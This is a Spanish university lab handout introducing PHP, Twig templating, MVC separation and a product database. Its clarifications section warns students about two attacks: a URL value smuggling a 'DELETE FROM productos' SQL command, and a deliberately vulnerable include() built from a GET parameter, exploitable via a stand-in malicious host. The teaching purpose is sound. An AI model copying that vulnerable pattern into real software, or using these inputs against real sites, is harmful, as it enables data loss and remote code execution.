Práctica 3: PHP (I)

1. Objetivos

- Realizar una primera toma de contacto con `PHP`.
- Instalar `XAMPP` (Windows) o `LAMPP` (Linux).
- Reestructurar la página web para que funcione en el lado servidor.
- Usar un motor de plantillas que ayude a la separación de la `Vista` y el `Controlador`.
- Generar una primera base de datos para el almacenamiento de los productos del sitio.

Grupo	Sesión 1	Sesión 2	Sesión 3
P1 (Lunes)	28/03	04/04	25/04
P3 (Martes)	22/03	29/03	05/04
P2 (Viernes)	25/03	01/04	08/04

Ponderación nota final de prácticas: 30 %

2. Introducción

En esta práctica pretendemos hacer una primera aproximación a la creación de un sistema web dinámico donde se puedan añadir de manera interactiva



Figura 1: Esquema de funcionamiento de servidor web con `PHP`

contenidos (productos, comentarios) a nuestra web. En esta primera práctica de PHP no tendremos que tener el sistema completo desarrollado: en la próxima práctica será cuando terminemos de montar el sistema con autentificación de usuarios, edición de contenidos online, etc. En este caso se trata de crear la Base de Datos que sustente el Modelo de la web, preparar la página para mostrar los contenidos que se encuentren almacenados en dicha BD y usar un motor de plantillas para separar fácilmente la Vista del Controlador.

PHP es un lenguaje de script del lado del servidor. Esto quiere decir que no es código compilado, sino que es interpretado.

Los archivos .php son reconocidos como tales por el servidor HTTP (por ejemplo Apache), que se encarga de ejecutarlos y generar como resultado de la petición HTTP la salida de los script (figura 1). El cliente no ve el código PHP, sino la salida que generan los scripts.

3. Descripción de la práctica

En las páginas web generadas en las prácticas anteriores hay numeroso código que se repite, y que se puede delimitar bastante bien (por ejemplo código común para la cabecera, el pie, menús...).

Para generar distinto contenido con un mismo script (por ejemplo mostrar distintos productos de nuestro sitio con el mismo código) podemos utilizar las variables GET del protocolo HTTP, tal y como se explica en la teoría. Por ejemplo, la URL: http://localhost/?producto=12 invocará el script index.php con la variable producto=12. Al detectar el script dicha variable se buscará en la base de datos la información sobre dicho producto y se mostrará de manera dinámica invocando (como mínimo) a plantillaProducto.php.

4. include y require

Para incluir unos scripts dentro de otros podemos hacer uso de las directivas include y require. Hay más información en http://www.w3schools.com/php/php_includes.asp (es recomendable leerlo).

Al contrario que en C, los include suponen la ejecución de ese código (salvo que sean funciones, que se ejecutarán sólo cuando se invoquen). Por ejemplo, el siguiente archivo plantillaProducto.php:

```
<html>
  <body>
    <?php
      include('header.php');
    ?>
    <h1>Esta es mi página de producto</h1>
    <p>Hola.</p>
  </body>
</html>
```

El resultado de la ejecución de este script es insertar entre <body> y <h1> la salida que genere header.php.

Todo código que haya de ser interpretado por PHP deberá estar entre <?php y ?>.

5. Uso de biblioteca de plantillas `Twig`

Lo propuesto en las secciones anteriores permite diferenciar la `Vista` del `Controlador`, pero exige que el programador sea muy estricto en la separación de ambos segmentos de nuestra aplicación. Además, si tenemos en cuenta que en muchas ocasiones la `Vista` la puede desarrollar un diseñador gráfico (que probablemente desconocerá el lenguaje `PHP`) puede ser realmente compleja la interacción entre el desarrollador web y el diseñador gráfico. Para evitar estos problemas se suele hacer uso de bibliotecas de gestión de plantillas. Estas bibliotecas separan de manera muy clara todo lo que se refiere a la `Vista` de todo lo que es propio del `Controlador`.

Una de las bibliotecas de gestión de plantillas para `PHP` es `Twig`. Dicha biblioteca incorpora algunas funciones `PHP` que se llamarán desde el código del `Controlador`, así como un "mini-lenguaje" (muy fácil de aprender para alguien que conozca lenguajes de marcado) que se incrusta en el `HTML` de las plantillas. Dicho minilenguaje permite imprimir variables, hacer bucles simples, etc. Así pues, el `HTML` de las plantillas queda claramente separado del `PHP` del controlador. Por ejemplo:

Fichero `index.php`:

```
<?php

  // Inicializamos el motor de plantillas

  require_once '/path/to/vendor/autoload.php';

  $loader = new Twig_Loader_Filesystem('/directorioTemplates');
  $twig = new Twig_Environment($loader, [
    'cache' => '/directorioCache',
  ]);


  // Averiguo que la página que se quiere mostrar es la del producto 12,
  // porque hemos accedido desde http://localhost/?producto=12

  // Busco en la base de datos la información del producto y lo
  // almaceno en las variables $productoNombre, $productoMarca, $productoFoto...

  echo $twig->render('plantillaProducto.html', ['nombre' => $productoNombre,
    'marca' => $productoMarca, 'foto' => $productoFoto]);
?>
```

Fichero `plantillaProducto.html` (en `directorioTemplates`):

```
<html>
  <head>
    ...
  </head>

  <body>
```

```
    ...

    <h1>{{ nombre }}</h1>

    <h2>{{ marca }}</h2>

    ...

    <img src="{{ foto }}" />

    ...

  </body>
</html>
```

En el fichero `index.php` obtenemos toda la información relevante del producto que queremos (por ejemplo buscando en la BD) y le pasamos dicha información al motor de plantillas con la función `render`. En la plantilla incluimos el HTML de la página particular y sustituimos la información que queremos imprimiendo las variables que hemos pasado con las instrucciones `{{ ... }}` .

Además hay que hacer notar que para evitar la repetición de código en las plantillas `Twig` incorpora un mecanismo de herencia mucho más útil que las instrucciones `include` o `require`. Es MUY recomendable ver la documentación al respecto para su correcto uso.

6. Aclaraciones

- Separar correctamente la `Vista` del `Controlador` implica que los scripts en los que se genera el código `HTML` (desde la primera etiqueta `<html>` hasta el `</html>`) NO deben realizar ninguna tarea de controlador (consultas a BD, cálculos, etc). Todas esas tareas deben haberse realizado previamente y almacenado los resultados que hayan de mostrarse en la página en variables a las que puedan acceder los scripts de las plantillas.
- El uso de las variables `GET` para cargar unos contenidos u otros de la página (tal y como proponemos en esta página) está desaconsejado en la actualidad. Es una mejor opción usar la técnica de **URLs limpias** o **URL semánticas** `https://en.wikipedia.org/wiki/Clean_URL`. Sin embargo, dado que esta práctica es una primera aproximación al desarrollo de webs dinámicas hemos preferido no incluir la gestión de URLs limpias.
- **Siempre** que recibamos algún tipo de parámetro (variable `GET`, `POST`, URL limpia...) tenemos que validarlo para evitar problemas de seguridad (inyección de código). Por ejemplo:
  - Si nuestra URL `http://localhost/?producto=12` generase internamente una consulta a la BD del estilo `SELECT * FROM productos WHERE id=12` tenemos que asegurarnos que el valor de la variable

`producto` es un número correcto. Si no hacemos dicha validación y alguien solicita la siguiente URL maliciosa: `http://localhost/?producto=;DELETE FROM productos` tendremos un problema bastante grave.

- Supongamos que nuestra URL `http://localhost/?pagina=quienesSomos` internamente usa la variable `pagina` para hacer un `include`:

```
$pagina = $_GET['pagina'];

include($pagina . ".php");
```

En este caso, un atacante podría solicitar la siguiente URL `http://localhost/?pagina=http://codigomalicioso.com` y conseguir ejecutar en nuestra máquina un script malicioso (en instalaciones actuales de `PHP` por defecto `include` y `require` no permiten inclusión de ficheros remotos, pero hay que estar al tanto de esta posibilidad).

7. Instalación de software

Deberéis instalar tanto `Apache` como `PHP` así como el motor de bases de datos `MySQL`. La forma más cómoda en Windows es descargando e instalando `XAMPP`: `https://www.apachefriends.org/es`. De este software, incluso existe una versión portable para llevarlo siempre en una unidad USB.

En Linux, la versión correspondiente se llama `LAMPP`, y es fácilmente accesible con Ubuntu u otras distribuciones (`http://howtoubuntu.org/how-to-install-lamp-on-ubuntu`).

8. Bibliografia básica

- `http://www.w3schools.com/php/`
- `https://twig.symfony.com/doc/2.x/` Documentación de `Twig`. Prestar especial atención a *"Introduction"*, *"Installation"*, *"Twig for Template Designers"* y *"Twig for Developers"*.

9. Evaluación de la práctica

Se tendrán en cuenta los siguientes aspectos:

- Una buena y correcta separación `MVC`.
- Toda la información de productos (fecha de publicación, precio, nombre, marca, imágenes asociadas, descripción...), comentarios a los mismos, las palabras "prohibidas" del script de introducir comentarios, etc. están guardadas en la base de datos.
- Uso de `Twig` como motor de plantillas. Las plantillas usan correctamente el mecanismo de herencia
- Validación de toda la información que entra al servidor: variables `GET` y `POST` (independientemente de las validaciones `JavasScript`, que un atacante se puede saltar fácilmente)

- Se cuida la seguridad del sistema:
  - Prevenir inyecciones de SQL o de otro código
  - El usuario de conexión con la BD es distinto de `root`
  - El usuario y contraseña de conexión no está incrustado en varios lugares en el código
  - Conexiones a la BD (1 por petición `HTTP`, no por consulta)
  - Uso de clase específica para la gestión de la BD (mejor con interfaz `mysqli` orientado a objetos). Esto sería el comienzo de la separación entre el Modelo y Controlador.
- Hay galería de fotos (en al menos un producto)
- La información de la BD está bien estructurada